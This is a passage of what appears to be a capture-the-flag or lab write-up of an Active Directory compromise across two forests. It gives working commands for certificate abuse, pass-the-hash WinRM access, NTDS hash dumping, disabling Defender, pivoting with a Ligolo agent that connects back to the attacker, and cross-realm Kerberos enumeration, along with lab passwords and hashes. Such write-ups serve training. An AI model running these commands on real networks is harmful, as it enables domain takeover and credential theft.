certipy-ad auth -pfx administrator.pfx -dc-ip 10.0.10.5 -domain westbridge.hsm
We Loaded the Kerberos Ticket Cache for the Domain Administrator
export KRB5CCNAME=administrator.ccache
We Established a Kerberos-Authenticated WinRM Session to the DC
evil-winrm -i DC.westbridge.hsm -r 'westbridge.hsm'
We Removed the Domain Administrator from the Protected Users Group
net group "Protected Users" Administrator /delete
Easy alternative
certipy-ad template -u 'a.owen@westbridge.hsm' -p 'sRtyCMjJ1b1tU47Dgepx' \
  -dc-ip 10.0.10.5 -template 'SmartCardAuthentication' \
  -write-default-configuration
Flag05

We Retrieved the Domain Administrator Flag
cat C:\Users\Administrator\Desktop\flag.txt
We Dumped Active Directory Credentials
nxc smb 10.0.10.5 -u 'Administrator' -H '23f398d3fa12625a1dab8a2c19cdd96b' --ntdsWe dumped the domain hashes and identified one interesting accounts that may be useful for compromising the second domain.
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
_wird_ausgefhrt_-_Oracle_VirtualBox.png)
We read the Email
cat C:\Users\Administrator\Desktop\
Forest_Trust_Validation.eml
We found a email on the Administrator Desktop
Hello,

As part of the validation of the recently established forest trust between WESTBRIDGE.HSM and WESTBRIDGE-RESEARCH.HSM, a dedicated svc_ForestTrust service account has been provisioned in the WESTBRIDGE-RESEARCH.HSM forest. This account is used by the Infrastructure Services team to verify authentication requests originating from the WESTBRIDGE.HSM forest and to validate cross-forest authentication during the trust validation process.

To support operational testing, the researchoperator account in the WESTBRIDGE.HSM forest has been authorized to authenticate to the WESTBRIDGE-RESEARCH.HSM forest via the established cross-realm trust. The account has been designated as the owner of the Research Web Operations Global Security Group, which manages authorized operational access to the research web infrastructure.

Please note that the WESTBRIDGE-RESEARCH.HSM forest has NTLM disabled for domain authentication and LDAP access as part of our security baseline. As a result, all trust validation, LDAP communication, and cross-forest authentication must be performed using Kerberos.

The credentials required for the validation process are stored in the attached KeePass database.

KeePass Password: eJ6jSnz1z7T4chkJ

The svc_ForestTrust account is currently being used for trust validation activities. If you encounter any Kerberos, LDAP, or forest trust authentication issues during testing, please notify the Infrastructure Services team.

Regards,

AdministratorWESTBRIDGE.HSM / WESTBRIDGE-RESEARCH.HSM

We got the Password off 2 Interessting Accounts
researchoperator XWkZ9o5T0c65djgYWl
Second Domain

We try to reach DC02 (Domain research)
ping 10.0.20.5No connection to Subnet2 ❌
We Established a WinRM Session on the Domain Controller
evil-winrm -i 10.0.10.5 -u 'westbridge.hsm\Administrator' -H '23f398d3fa12625a1dab8a2c19cdd96b'
We Disabled Microsoft Defender Real-Time Protection (On DC Subnet1)
Set-MpPreference -DisableRealtimeMonitoring $true
 https://www.kali.org/tools/ligolo-mp/
We Started the Ligolo-ng Proxy Server (On Attacker Mashine)
sudo ligolo-mp
1. We create a agent (we use our tun0 IP)

We Renamed the Ligolo Agent Binary for Windows Execution
mv agent.bin agent.exe
We upload the agent.exe on the DC (Subnet1) and execute it
upload agent.exe
./agent.exe
2.We add a Route (Subnet2 10.0.20.0/24)


3. We start Relay

Connection/Relay successful

We try to reach DC02 from our Attacker Mashine (Domain research)
ping 10.0.20.5Now the connection to Subnet2 works ✅

web.research.westbridge.edu
Nmap Results
Nmap scan report for WEB.westbridge-research.hsm (10.0.20.10)
Host is up (0.11s latency).
Not shown: 65521 closed tcp ports (reset)
PORT      STATE SERVICE            VERSION
80/tcp    open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Westbridge Research Campus \xC2\xB7 Driving Innovation
135/tcp   open  msrpc              Microsoft Windows RPC
139/tcp   open  netbios-ssn        Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=WEB.westbridge-research.hsm
| Issuer: commonName=WEB.westbridge-research.hsm
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-07-09T17:46:54
| Not valid after:  2027-01-08T17:46:54
| MD5:   72c3 3e65 b85b c1e4 a0b7 3651 4b35 b3e0
|_SHA-1: 743f 0042 ba1c decf 671f f2f2 d57e 6263 1419 4c90
| rdp-ntlm-info:
|   Target_Name: WBRESEARCH
|   NetBIOS_Domain_Name: WBRESEARCH
|   NetBIOS_Computer_Name: WEB
|   DNS_Domain_Name: westbridge-research.hsm
|   DNS_Computer_Name: WEB.westbridge-research.hsm
|   DNS_Tree_Name: westbridge-research.hsm
|   Product_Version: 10.0.26100
|_  System_Time: 2026-07-11T13:44:31+00:00
|_ssl-date: TLS randomness does not represent time
5985/tcp  open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http               Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc              Microsoft Windows RPC
49665/tcp open  msrpc              Microsoft Windows RPC
49666/tcp open  msrpc              Microsoft Windows RPC
49667/tcp open  msrpc              Microsoft Windows RPC
49668/tcp open  msrpc              Microsoft Windows RPC
49677/tcp open  msrpc              Microsoft Windows RPC
49678/tcp open  msrpc              Microsoft Windows RPC
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.92%E=4%D=7/11%OT=80%CT=1%CU=40403%PV=Y%DS=2%DC=T%G=Y%TM=6A5248C
OS:9%P=x86_64-unknown-linux-gnu)SEQ(SP=101%GCD=1%ISR=109%TI=I%CI=I%TS=A)OPS
OS:(O1=M578NW8ST11%O2=M578NW8ST11%O3=M578NW8NNT11%O4=M578NW8ST11%O5=M578NW8
OS:ST11%O6=M578ST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN
OS:(R=Y%DF=Y%T=80%W=FFFF%O=M578NW8NNS%CC=Y%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F
OS:=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%
OS:RUCK=G%RUD=G)IE(R=N)

Uptime guess: 0.017 days (since Sat Jul 11 13:20:11 2026)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2026-07-11T13:44:34
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
Bloodhound Enumeration
DC01
rusthound-ce \
  -d westbridge.hsm \
  -u m.thompson@westbridge.hsm \
  -p 'Pa$$w0rd' \
  -f dc.westbridge.hsm \
  -n 10.0.10.5 \
  -c All \
  --ldaps \
  -z \
  -o rusthound_westbridge
We Edited the Kerberos Cross-Realm Configuration
nano krb5_cross.confkrb5_cross.conf
[libdefaults]
  default_realm = WESTBRIDGE.HSM
  dns_lookup_kdc = false
  dns_lookup_realm = false
  rdns = false

[realms]
  WESTBRIDGE.HSM = {
    kdc = dc.westbridge.hsm
  }

  WESTBRIDGE-RESEARCH.HSM = {
    kdc = dc02.westbridge-research.hsm
  }

[domain_realm]
  .westbridge.hsm = WESTBRIDGE.HSM
  westbridge.hsm = WESTBRIDGE.HSM

  .westbridge-research.hsm = WESTBRIDGE-RESEARCH.HSM
  westbridge-research.hsm = WESTBRIDGE-RESEARCH.HSM
We edit the Hosts File
echo "10.0.20.5 dc02.westbridge-research.hsm westbridge-research.hsm dc02" | sudo tee -a /etc/hosts
We Generated a Kerberos TGT Using Pass-the-Hash Authentication
nxc smb 10.0.10.5 -u 'researchoperator' -p 'XWkZ9o5T0c65djgYWl' -d westbridge.hsm -k --generate-tgt 'researchoperator'
We Configured the Kerberos Environment for Cross-Realm Authentication
export KRB5_CONFIG=$(pwd)/krb5_cross.conf
export KRB5CCNAME=$(pwd)/researchoperator.ccache
We Requested a Cross-Realm Kerberos Service Ticket for LDAP
kvno ldap/dc02.westbridge-research.hsm@WESTBRIDGE-RESEARCH.HSM
DC02
rusthound-ce \
    -d westbridge-research.hsm \
    -f dc02.westbridge-research.hsm \
    -k \
    -c DCOnly \
    -z \
    -o rusthound_research
